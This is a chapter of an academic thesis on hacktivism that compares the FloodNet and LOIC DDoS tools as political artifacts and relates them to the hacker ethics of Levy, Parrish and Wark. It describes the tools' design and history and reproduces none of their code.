Rosner, Daniela K., and Fred Turner. "Theaters of Alternative Industry: Hobbyist Repair

Collectives and the Legacy of the 1960s American Counterculture." *Design Thinking Research*. Springer International Publishing, 2015. 59-69.

Wark, McKenzie. *A Hacker Manifesto.* Cambridge, MA: Harvard UP, 2004. Print.

Chapter Four: Hacktivism


In "Activism, Hacktivism, and Cyberterrorism: The Internet as a Tool for Influencing Foreign Policy", Dorothy Denning attempts to taxonomize political internet use into the three titular categories. The "Activism" component is highly speech oriented. That is, it is about coordination and advocacy via traditional forms of communication like publications or forums. "Cyberterrorism" for Denning does not have any real world examples (at least in 2001), but would entail the massive panic and loss of life associated with non-cyber terrorism. Everything in between polite communication and bodily destructive terrorism falls into the murky category of "Hacktivism". At the time Denning was writing this category included everything from light website defacement to serious viruses and worms. It even included now-obsolete hacktivist tactics like "E-mail Bombs" which, "...bombard[s] them with thousands of messages at once, distributed with the aid of automated tools. The effect can be to completely jam a recipient's incoming e-mail box, making it impossible for legitimate e-mail to get through. Thus, an e-mail bomb is also a form of virtual blockade" (Denning 2001, 17). The advent of sophisticated spam filters has made this practice much less severe than it once was, but the spirit of direct action protest as obstruction has remained an integral part of contemporary hacktivism even as the specific practices and methods evolve.

These evolving methods are what will help inform and improve our understanding of critical breaking. We ask how these methods are created with specific political goals in mind, how far those political beliefs carry through the methods, and their level of success in achieving their goals. Identifying these things will help to reflect on the political aspects of critical breaking, and show how to structure critical breaking practice to emphasize advocacy goals. Email bombs, for instance, take advantage of the fact that circa-2001 email systems did not take into account the possibility of receiving huge numbers of spam mails in a short period of time and had few if any relevant safeguards. However, the method of breaking in and of itself is not political and relies on context for its politics: the content of the emails and the identity of the

recipient. This is what makes the breaking of the mail management system imbued with political content. This is only one small example, however, and more recent styles of hacktivism have complicated this model of political context quite a bit.

As time has progressed from the time of Denning's article, hacktivism has changed. The obstructionist and "direct action" old guard has given way to new, decentralized groups whose focus is more on tactics like leaks and doxxing. This shift is exemplified by two groups, one marking early hacktivism and the other marking contemporary hacktivism. The first is the Electronic Disturbance Theater, or EDT, a political and artistic cyber-collective of the late nineties. The second is Anonymous, a still active, decentralized group of internet activists and trolls loosely organized under a banner of freedom of information amongst other shifting ideals. Interestingly, both groups also have a specific DDoS (Distributed Denial of Service) tool associated with them: for the EDT, it's FloodNet and for Anonymous it's the LOIC (Low Orbit Ion Cannon). DDoSing is a technique of disabling websites by repeatedly accessing them in a short period of time causing the servers that the websites are hosted on to crash as they can't handle the stress. DDoS is a controversial tactic amongst even hacktivists, many older hacktivists find DDoSing to be more a tool of censorship than resistance (Mills 2012). The differences between these two DDoSing tools are significant, as Gabriella Coleman writes with respect to the EDT and Anonymous, "Anonymous altered the scale, expression, and effects of DDoSing enough that the group broke the mold it inherited" (Coleman 2014, 136). I will be comparing the two, extending similar analysis recently done by Molly Sauter in *The Coming Swarm*. In that book, Sauter compares the EDT and Anonymous and pays special attention to their tools and methods. With regard to their tools, though, there is room for further analysis- Sauter's critique is focused on the UI and frontend features of these tools, but there is still a world of analysis to be done based on how the tools are actually coded. As such, I will be focusing just on the backend code of these tools and examining how it reflects both politics and how these groups break systems.

The EDT



Rhizome.org's implementation of *FloodNet*

The EDT is a splinter group off of the technological arts and activism group Critical Arts Ensemble and are dedicated to what Molly Sauter calls in *The Coming Swarm* "digital direct action". This means a reimplementation of direct action protest in a digital domain. As Sauter notes, this parallelism of street protest to digital protest was reflected in their tools. She writes, "The *electrohippies*, and the EDT before them, purposefully hamstrung the technological tools they used in order to maintain a one-to-one participant to signal ratio" (Sauter 2014, 44). Breaking systems using EDT tools involves the assumption of certain values of protest and direct action. This digital direct action was also conceived as an artistic endeavor as Aria Dean

writes in the FloodNet retrospective on Rhizome, "This notion of theatre was crucial to *FloodNet*, as the artists' interest was in the 'performance and performativity of code,' over the effectivity or the efficiency of the code itself" (Dean 2016). By eschewing typical functionalist philosophies towards code, the EDT allowed themselves to be more critical with their activism. Visibility and accountability are emphasized as more major concerns than utility in how the EDT operates.

FloodNet is a 1997 tool developed by the EDT to support the Zapatistas concurrently fighting in Mexico. *FloodNet* would also continue to be used by the EDT on several other occasions to DDoS different targets afterwards. *FloodNet* was hosted on a webpage making it, as Sauter notes, more accessible to the average user than many later DDoS tools. When being used, *FloodNet* reloads the targets' webpage once every seven seconds, a now laughably long interval (later shortened to three seconds, which today is still far too long) that even at the height of *FloodNet*'s use did not cause any significant webpage outages. This interval, intentionally or unintentionally, ensures that *FloodNet* requires a huge amount of people using the tool to create any kind of disturbance, a principle that was integral to the politics of the EDT. The active engagement of many participants was the only way to create any effect. *FloodNet* also had the capability to leave "messages" on the servers of those it targeted by attempting to access a webpage that didn't exist, say "human_rights.html". In the error log of the server being targeted there would be a message roughly stating that "human_rights.html not found". This is one of the more performative aspect of *FloodNet*. It's highly unlikely that anybody ever read those error logs, leading some to conclude that the messaging functionality of *FloodNet* is "...best viewed as an out for the activists themselves. A small point of individually determined personal expression in a tool that otherwise provided few opportunities to stray from the choreography of the action" (Sauter 2014, 111). However, I believe that fact that participants were able to create them, to effect a remote server via digital direct action protest, is significant in terms of the protest itself. The significance of the break here is not necessarily the impact of its results but the fact of its very existence as results. Enabling a regular computer user to effect a self-determined change,

however small, in a government organization or corporate database is not merely an outlet but a powerful and hopeful statement.

The first step in doing a code analysis of a given piece of software is finding the code itself. This is harder than getting the program executable, because programmers will often obfuscate or hide their code to retain trade secrets or prevent abuse of their tools. *FloodNet* is no longer hosted in its original website, but Rhizome.org hosts a replica version as part of its Net Art Anthology series. In this version, and as can be assumed in the original version, some of the code is available via viewing the HTML of the pages, but some is not. The code that isn't viewable is compiled Java code. Without getting too deep into technical details, Java code is written in a human readable version and is then compiled into a version that is machine readable but is not readable by humans. That's the version of the code that executes in any Java program, and *FloodNet* is no exception. However, this means that anyone attempting to read or modify the code is out of luck. However, *FloodNet* is widely reported to have released its source code in January 1999 (Sauter 2014, 111), in something the EDT called the "Disturbance Developers Kit". This is still available from the EDT, but when I accessed it in March 2017 it was revealed to be very similar to the version now hosted on Rhizome.org. The human-readable HTML files are included (with a few extra additions) but the Java code was *still compiled*. This decision was most likely taken for ease of use by more casual users- the new HTML files for this version allow users to reconfigure which website is DDoSed by the tool without having to modify any Java code. It saves more inexperienced users from having to edit and recompile Java code to make their version of *FloodNet* work. This means, however, that the source code of *FloodNet* has *never been publicly released* and in fact what has been examined to this point has only been the user-facing HTML files and not the heavy-lifting Java code.

While being able to examine the HTML code is helpful, the lack of available Java code was extremely frustrating. To remedy this I turned to Java decompilers. A Java decompiler takes compiled Java code and reverse engineers it. This is not a perfect process and some

elements of the code are necessarily lost, things like comments and often variable names. Bits of the original "flavor" of the code are not maintained while the core functionality is more or less kept intact. I've attached this decompiled code as an appendix to this chapter and it constitutes, as far as I know, the first ever full release of (some version of) the entire source code of *FloodNet*. The code I decompiled is the Rhizome.org version of *FloodNet*, as I assume that it's more recent than the 1999 "source code" release. These days, it's relatively easy to decompile Java code but at the time of *FloodNet*'s release and even the release of the "Disturbance Developer's Kit", it would not be likely that the average user would have the capability for doing so or even know that it was a possibility.

Examining *FloodNet* in its entirety confirms that it is a relatively simple, and in some senses intuitive, system. *FloodNet* has often been described this way, but without the source code available it was not actually possible to confirm this. The structure of *FloodNet* is a network of HTML webpages linked together through a menu along the top of the page and displayed in various frames in the browser. Frame-based webpage design is not longer in vogue and had reached its nadir in the 90s, placing *FloodNet*'s aesthetics as being very much a product of their time. The actual DDoSing occurs via an applet that is loaded as one of the frames, this is the obfuscated Java code reproduced in the Appendix to this chapter. Most of the HTML pages are informational, some have hooks that tie into the applet code and allow a selection of custom message or choice of target from a list of options (this means, originally, by default *FloodNet* restricted users to not be able to DDoS *any* site through their user interface). It was possible to edit the "targetUrl" parameter in the "applet.html" file to target additional sites, but this was not broadcasted or explained until the release of the DDK. This may also reflect the reason why the source code was not released, to maintain focus and message *FloodNet* would need to resist being perverted or rewritten to do things not in line with the EDT's goals. The blockages to users turning *FloodNet* to their own goals were never absolute, but they were significant and the range of modification available severely hampered by lack of access to the important Java classes.

The structure of the Java code that runs the applet is also relatively straightforward. Briefly, the "zapsNetTactical.java" code keeps everything organized, the "FormURLZapsNet.java" code formats the URLs, and "SendSpamZapsNet.java" actually does the business of reloading the target page. "messageForward.java" and "Context.java" are not referenced by the main code, and I assume have been added for the Rhizome.org version of *FloodNet* as they also do not appear in the DDK. They replicate some of the functions of the other code but I do not think are actually ever executed when *FloodNet* is running.

There are even some failsafes to prevent *FloodNet* from being misused. The tool checks to see if the "this.DocumentBase" parameter (basically, the webpage that is hosting the applet) is the proper *FloodNet* one. If this is not true it prints "SOMOS TODOS INDIOS! SOMOS TODOS MARCOS!" and stops the attack. This Spanish phrase loosely translates to "We are all Indians! We are all Marcos!" and is a rallying chant used by the Zapatistas emphasizing their indigenous struggle and their leader, Subcomandante Marcos. In the DDK, even though *FloodNet* is publicly distributed there remained controls on its use. In that version of the tool there is actually a list of "protectedURLs" that are prevented from being DDoSed by that version of *FloodNet,* though without the message. The message popping up in the earlier version is most likely an indictment of the disunity implied by attempting to re-host *FloodNet* (and thus be able to modify its targets). To reiterate, by rehosting the original version of *FloodNet*, the "targetUrl" (the target of the attack) would easily changed by users so the check to ensure *FloodNet* is not being "improperly" used is hidden in the compiled Java files- away from easy circumvention by users. This doesn't stop *FloodNet* from being taken down or circumvented in a number of other ways, the federal government was able to stop *FloodNet* by other means, so this failsafe and message should be seen as a kind of technologically forced solidarity between the users of *FloodNet*. Users could change the target only in ways pre-prescribed by the EDT, they could not change anything in a way that would sabotage the overall mission of *FloodNet*.


Overall, *FloodNet* is a fairly lightweight tool that nonetheless has many restrictions on its use. These restraints come not only from the ideology and design of *FloodNet* but also from its "material" choice of Java applets. This partially dictated how and where the code was obfuscated and thus how much access users had to the real internals of *FloodNet*. The restrictiveness of *FloodNet* as a disruption tool complicates its supposed physical disruption analogue. Physical protests do have their own set of restrictions, but they do not include the same restrictions as *FloodNet*, they lack the failsafes or restriction in choices of target as *FloodNet* does. While the analogy may be a good place to begin, *FloodNet* moves away, at least in terms of the autonomy of its participants, to a new sort of civil disturbance.

Anonymous

There are few hacking organizations as notorious as Anonymous. Calling them an organization is also a bit of a misnomer, as Coleman describes in great detail in *Hacker, Hoaxer, Whistleblower, Spy*, Anonymous is composed of loose affiliations, reforming and fissioning and sometimes rebelling within itself. This isn't to say there aren't figures describable as leaders, but that there is very little infrastructure to support sustained hold of power besides simple private discussions on hidden channels. Its tactics have also varied, anywhere from in-person, physical protests to leaks of information and doxxing to of, course, DDoS. These tools have been used in operations ranging from a takedown of Scientology to the Arab Spring. DDoS is one of the more commonly used strategies in these operations, though it is deployed very differently than in the days of *FloodNet*. These are massive events, with thousands of computers being remotely controlled as what is known as a *botnet*, each participating a bit of processing power to the DDoS. This kind of large scale operation needs a tool to help organize its efforts, and for Anonymous this tool has most often been the Low Orbit Ion Cannon (LOIC). Despite the name, this is just a piece of software which can corral and use thousands of willing computers to DDoS a given target or targets. Unlike *FloodNet*, use of the the LOIC has been

aggressively prosecuted, with many people being charged with felonies for running the software (Coleman 2015, 141).

There are many different versions of the LOIC used at different times in the history of Anonymous. For the purposes of my code analysis I've chosen the version by NewEraCracker. Its source code is currently available on Github for free and according to that site has been updated within the past year, making it one of the most contemporary of the LOIC tools available. This LOIC is written in C#, a programming language owned by Microsoft. This is significant as certain features of the language and conventional programming style associated with the language constrain and determine how the LOIC functions, which I'll explain in more detail later. The LOIC is very much a contemporary programming project, with the contingent complexity that being a contemporary programming project entails. It has a significant array of features and modes and clocks in at 101 different files containing different pieces of code (compare this to *FloodNet's* total three files of code).



The LOIC interface in Windows 10

The LOIC has a veneer of propriety that infuses many of the public facing elements of its construction, but it quickly falls away once you dig into the code itself. It's not that anybody is particularly fooled by the "stress testing" or "hacker defense" messaging that the tool puts forward, what really surprised me was how little effort is put into maintaining this messaging beyond the initial impression on the front page of the Github site and on some of the help files (written in HTML). For example, one of the files in the help directory says this, "LOIC is a network stress testing tool for simulating and testing peaks on various services. It is meant only for testing how *your* servers cope with many requests and under heavy load and how your server does respond to several (D)DOS ((Distributed) Denial Of Service - Attacks). Nevertheless it is assumed, that you own the servers you are testing!". While not using entirely formal language, this section at least appears to be dissuading the illegal uses of the LOIC in a businesslike way. However, in the same directory, there is a file called "newfag.html", a bit of slang used to designate a new member to a "chan" community, also used for a new member to Anonymous (Coleman 2015, 42). This file drops the pretense and is flush with Anonymous language, "Hello comrade! You have decided to provide your Laz0r to an OP for great justice and more lulz. Because you are a newfag the ubertrollz in the missioncontrol provided you with either an IRC-address or an URL to hand your helm over to the HiveMind". It goes so far as to reference a "missioncontrol", an IRC where an Anonymous operation would be organized, something that would most likely not be a part of a typical corporate stress testing methodology. The textual markings of both Anonymous and acknowledgement of wrongdoing infuse almost all of the files of actual source code. For example, the header of every single source code file has the comment "Enjoy getting v&, kids". v& stands for "vanned", meaning getting thrown into a van by the FBI when they discover your illegal use of the LOIC. Another place this shows up often is in error messages, almost all fields in the tool (and there are quite a few) have a unique error message that they can generate. This error message is usually something like "What's up with something like that in the timeout box? =S", eroding any claims to professionalism that the tool

potentially had. It reflects something of the playful, trickster attitude that pervades Anonymous- the LOIC isn't trying to seriously pretend to be a stress testing tool, it's having fun at playing at pretending to be one.

One the flip side of this, the way the LOIC is designed structurally is incredibly rigid. It conforms to professional programming best practices and completely eschews the sloppy and silly textual parts. For example, in one of the files that defines the UI and structure of the tool, "frmMain.cs", even though there are a lot of silly error messages as I mentioned before, all of the error handling is done very rigidly and comprehensively. Error handling in a program is when the programmer attempts to anticipate where their program might fail and adds in special cases to try to handle those circumstances inside the code itself instead of crashing or doing something unexpected. It's true that in a program as complicated as the LOIC there are many potentials for errors, but that potential doesn't mean the programmer will account for and work around them as they have been in the LOIC. Having all the silly message flavor on top of the rigid error handling is a very striking aspect of the code. Another thing along these lines is in the "HTTPFlooder.cs" file, one of the many DDoS protocols in the LOIC, there's a good amount of creation and maintenance of "sockets" or connections to the target website. This is generally a complicated process, but it's executed perfectly well in the LOIC. Not only that, but there's an addition of a "ticks" counter and logic to prevent "race conditions", which are when two parallel instances of a program can intersect and cause each other problems. Dealing with race conditions is a high level programming task, and to see it implemented in the LOIC is an emphasis of the professional standards that they're working at formally.

The seemingly discordant playful and professional nature of the LOIC is not as contradictory as it initially appears. Anonymous is simply serious about its play. Tonally, and textually, it retains its "edginess", but the way the tool functions is geared not to be the most fun, but to be the most effective. To make an effective tool using C#, Anonymous is forced to conform to professional programming paradigms and strategies put in place by Microsoft and

implemented as part of C#. This has not slowed down Anonymous or the LOIC, but it's worth realizing the the structure and form of hacktivist tools and methods is extremely strongly shaped and measured by the language that they're written in and the cultural context and situation of the infrastructure that they engage with.

Comparing the source code of *FloodNet* and the LOIC, there are a few key similarities. Despite their difference in size they both have some kind of hierarchy or structure, the LOIC more so than *FloodNet*, and that hierarchy is somewhat determined by the fact they they are both web focused tools. While both tools also have the capability to DDoS, the LOIC has many more DDoSing options than *FloodNet*. This is partially a function of the time difference between each of their creations but it's also a function of their different purposes. *FloodNet* is a small scope, target action and its code reflects its focus and scale. The LOIC is general, it's meant to be a tool used in multiple operations and deployed in multiple ways, it's code and scale reflects this professional attitude not present with *FloodNet* which was conceptualized as more an artistic project. The failsafes present in *FloodNet* are also not in the LOIC, there's nothing preventing one instance of the LOIC from DDoSing a server hosting another instance. This reflects the flat organization of Anonymous, if no one member is above the rest, then no one member is above being DDoSed. *FloodNet*, despite being about the Zapatistas, is also about the EDT. Thus, the EDT becomes a privileged group in the code of *FloodNet* as its host as well as in the presentation of the tool. They both illustrate different ways of approaching hacktivism: there's the focused, target method of the EDT and *FloodNet* or the general, repeated intervention style of Anonymous and the LOIC. Both have different affordances and require different structures in their tools to be able to execute on them.

Hacking

One part of hacktivism that I have not yet discussed in this chapter is its connection to "hacking" more broadly. What kind of hacking is hacktivism? More broadly, can we consider

critical breaking to be a kind of hacking and if so, what kind? There are in fact many different attitudes towards what hacking is or what hacking means. To begin this discussion I will run through a few of these and situate both hacktivism and critical breaking inside or around these categories. The first conceptualization of hacking I wish to look at is a canonical one, Stephen Levy's "hacker ethic" discussed in his 1984 book *Hackers: Heroes of the Computer Revolution*. The book itself is structured as an examination of many people important to "hacking" history, and the "hacker ethic" comes up early on as a way of categorizing all of the subjects of his book. Levy's hacker ethic is as follows:

"1. Access to computers-and anything that might teach you something about the way the world works-should be unlimited and total. Always yield to the Hands On Imperative!

2. All information should be free.

3. Mistrust Authority-Promote Decentralization

4. Hackers should be judged by their hacking, not bogus criteria such a degrees, age, race or position.

5. You can create art and beauty on a computer.

6. Computers can change your life for the better." (Levy 1984, 28-34).

Some of this bears some further explanation. The "Hands On Imperative" means that working on problems with your hands is always preferable to working on them theoretically. This is somewhat resonant with critical breaking, where measuring the material effects of a system being broken is much more important than considering what might happen theoretically. Norbert Wiener's "feedback" mentioned in the introduction chapter also obeys this principle. The most resonant element of the ethic to the hacktivist groups we've looked at so far is the third element relating to authority. Both projects had authorities of some kind as their targets, both government and business, and required a decentralized application of force to cause an effect. In terms of the compositions of the hacktivist organizations themselves Anonymous is more decentralized than the EDT, but neither is truly completely so. Even Anonymous has had

troubles with individuals attracting too much individual spotlight, who are unflatteringly referred to as "namefags" (Coleman 2015, 46). The first and second rules of the ethic are somewhat in contention with these groups. While DDoSing may technically constitute censorship, and therefore a denial of the freedom of information, the power differential between the hacktivist groups and their targets justifies the tactic as a legitimate mode of resistance (Sauter 2014, 49). Before addressing points four and on, it's worth introducing a talk titled "Towards a New Hacker Ethic" given by Allison Parrish at the 2016 Open Hardware Summit. In this talk Parrish is engaged with Levy's hacker ethic, problematizing its implicit assumptions and biases. For instance with the "Hands-On Imperative": if you manage to get *your* hands onto a problem, whose hands are you denying access? In that vein Parrish presents a list of "hacker questions" to replace some parts of the "hacker ethic". They are as follows:

"1. ~~Access to computers should be unlimited and total.~~ Who gets to use what I make? Who am I leaving out? How does what I make facilitate or hinder access?

2. ~~All information should be free.~~ What data am I using? Whose labor produced it and what biases and assumptions are built into it? Why choose this particular phenomenon for digitization/transcription? What do that data leave out?

3. ~~Mistrust authority - promote decentralization.~~ What systems of authority am I enacting through what I make? What systems of support do I rely on? How does what I make support other people?

4. ~~Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race or position.~~ What kind of community am I assuming? What community do I invite through what I male? How are my own personal values reflected in what I make?" (Parrish 2016)

Points five and six remain the same as in Levy's hacker ethic. Reading hacktivists and hacktivist tools into this framework is more problematic. The answers to these questions paint a different kind of picture: the general public has access to these tools and have the ability to participate, but the control of these tools puts the authority, often very firmly so, in the hands of

the authors or organizing group. The displacement of the system of authority is not as clearcut as under Levy's model of hacking. Also, while ostensibly the general public could use the hacker tools, we can see especially in the case of the LOIC that the tool is built to be used by members of Anonymous or Anonymous-adjacent communities who share the same sense of humor and general morals. There is a built-in, narrow, assumed community. The boundaries of these communities are not set in stone and it is possible to configure *FloodNet* or the LOIC without ever being a part of them. However, using the tools without a community means they won't be powerful enough to effect any change on any but the most vulnerable websites, the barrier here is success and not access. The requirement of community is not true of all kinds of hacktivist actions, for example the theft and leaking of documents and emails can be done by a vigilante. This kind of vigilante action requires expertise and training- precluding the public from participating in that mode as well. In order to function, any kind of hacktivist action needs to make choices about who to include as potential allies or collaborators and who will be implicitly or explicitly excluded from participation.

An alternative perspective on hacking comes from McKenzie Wark's *A Hacker Manifesto*. The succinct definition of hacking he gives is "A hack touches the virtual-and transforms the actual" (Wark 2004, 71). To Wark, hackers are manipulators of abstractions, shaping the virtual (which may be code, music, mathematics, or any other abstraction) and creating new combinations, creating new possibilities that can exist in the world (transforming the actual). Now, consider our examined hacktivists. They take programming languages and paradigms left by Oracle and Microsoft and recombine them to make new tools. These are tools which in turn have some other goal for influencing the world- engendering pro-Zapatista support or ensuring the freedom of information, for example. The tools are themselves blueprints for new worlds. A key issue for Wark's conceptualization of the hacker is reproducibility. Wark writes, "Every hack is an expression of the inexhaustible multiplicity of the future, of virtuality. Yet every hack, if it is to be realized as a form of property and assigned a value, must take the

form not of an expression of multiplicity, but of a representation of something repeatable and reproducible" (Wark 2004, 78). Hacks are commodified in part by their reproducibility. Hacktivist tools are generally not for profit and available for free, but they are still reliant on reproducibility to create value. This is not monetary value but instead social and political capital. If it were not possible to make *FloodNet* or the LOIC function the same across many different computers it would be impossible to generate any kind of DDoSing power and therefore the tools could effect no political or social action. Reliance on reproducibility can be a method of the destruction of value, as well. When the FBI wanted to shut down *FloodNet*, they were able to develop a single method to stop every instance, instead of having to develop individual blocks for individual *FloodNet*s (Sauter 2014, 146). Computer viruses also take advantage of this same principle. As Alex Galloway writes in Protocol, "Show me a computer virus and I'll show you proprietary software with a market monopoly" (Galloway 2004, 176). The reproducibility that the tools rely on to generate their value is also potentially a long time liability in terms of their ability to continue to generate that value.

Hacktivism and Critical Breaking

As in the previous two chapters, it's now the time to see how these particular examples of hacktivism align with critical breaking and how critical breaking could further be developed in relation to them. One very resonant element of hacktivism with respect to critical breaking is its commitment to public participation and accessibility. It's incredibly important in the case of critical breaking to make sure that analytic results are understandable and useable. Participation is not as essential to critical breaking, but these examples of hacktivism show how participation can be used in conjunction with breaking to produce interesting results. The projects discussed in this chapter would not be able to effect any change without public reaction to their hacks and disruptions, and further wouldn't even be able to function at all without somewhat open and public usage and participation with their tools. As a part of the function of keeping the public

interested and informed about their interventions, these hacktivist groups must also explain themselves and their methods, something that's extremely useful and important in performing any kind of analysis of a breaking action. It allows people not just inside the organization to make well-informed analysis about the various hacktivist actions undertaken. This kind of necessary forwardness and accessibility is something that could involve more people in critical breaking actions and give it a sort of democratic grounding. Of course, the public-ness of hacktivists is sometimes more goal than reality, and this disjunction should also be given special attention when attempt to set up a democratic critical breaking.

Another beneficial aspect of these particular hacktivist actions that aids in their "readability" is that they are technologically simple. *FloodNet* especially, but even other kinds of hacktivist actions, homepage defacement, leaks, are all conceptually straightforward interventions that are focused technologically, if not politically. This simplicity allows for wider public and media engagement with their ideas and clarifies statements made using these tools. In a critical breaking context, it illustrates how technical virtuosity is not necessarily the way to create an interesting analysis using a breaking method and the value of actually resisting doing so. Thinking back to Stephen Levy and Allison Parrish's hacker ethics and questions, we can consider this building a more inclusive community and analysis by rejecting Levy's hacker ethics of one-upsmanship and technical skill. Instead, the tradeoff is made to potentially alienate those who would only be interested in incredibly complex hacktivist actions to allow those who can't engage at that high level to still participate.

The materiality of the tools that these organizations use complicates their relationship with flat, democratic organizational principles that they outwardly profess. As we've seen, *FloodNet* has coded restrictions of various strengths at various levels to enforce what targets are DDoSed using the tool, including protections for the EDT and affiliated organizations. The LOIC is a tool that poorly masquerades as something it is not and on top of that is infused with language and structures that clearly indicate that the tool is not for general use, but instead for

Anonymous only. There is also the unavoidable fact that these are tools put out by organizations or individuals affiliated with organizations- they are still in some ways owned and generating some kind of value for their originators. This value relationship binds these tools to certain reproducible forms of interventions (as mentioned earlier in this chapter with relation to McKenzie Wark's hackers) and thus restricts the kinds of analysis that can be done using them. This motivates a renewed discussion of critical breaking in relation to the tools that facilitate system breaking, how can the embedded politics of tools be balanced with the particular analytic and resistant goals of critical breaking?

When breaking any system the output is always political, hacktivism as a case study here lets us dig deeper into how explicit politics affect critical breaking and analysis. Especially of note is the way that intended politics of hacktivist action interact with the practicalities of producing a framework for breaking. Both *FloodNet* and the LOIC have political aims that are complicated by the fact that they're embedded in these material tools. With respect to critical breaking, this means taking time to ensure that not only the break is considered, but the *material circumstances that facilitate the break* are given equal care. Neglecting them won't spell ultimate failure for the break, *FloodNet* and the LOIC both achieved some measure of success despite their inconsistencies, and encountering this problem is also somewhat inevitable. There are very limited materials for creating digital systems and effects, and even then manipulating them takes additional skill and training. This bottlenecks development of breaking tools into few technologies and paradigms, and it's very unlikely that any one technology will be perfectly suited to a particular breaking task. Acknowledging these compromises or discordant elements should be the baseline for critical breaking work, and further examining the material tools of critical breaking will facilitate an even more robust analysis.

Conclusion

Of the three case studies, hacktivism is the one that is perhaps the closest to critical breaking. It looks outwards, and motivates breaking in a way that is meant to better the world and empower the users of systems. This practice is not reflective, though, breaking and brokenness is merely a means to an ideological end for hacktivists- there is not the measured analysis and interpretation that comes with deploying critical breaking. As mentioned earlier in this chapter, hacking without asking reflective "hacker questions" can lead to problematic configurations of brokenness and power. Critical breaking strives to achieve the same empowering, resistant analytic results of hacktivism coupled with a reflective view on both the practice of breaking, a la Parrish's "hacker questions", and the tools used to enact that breaking.

Works Cited

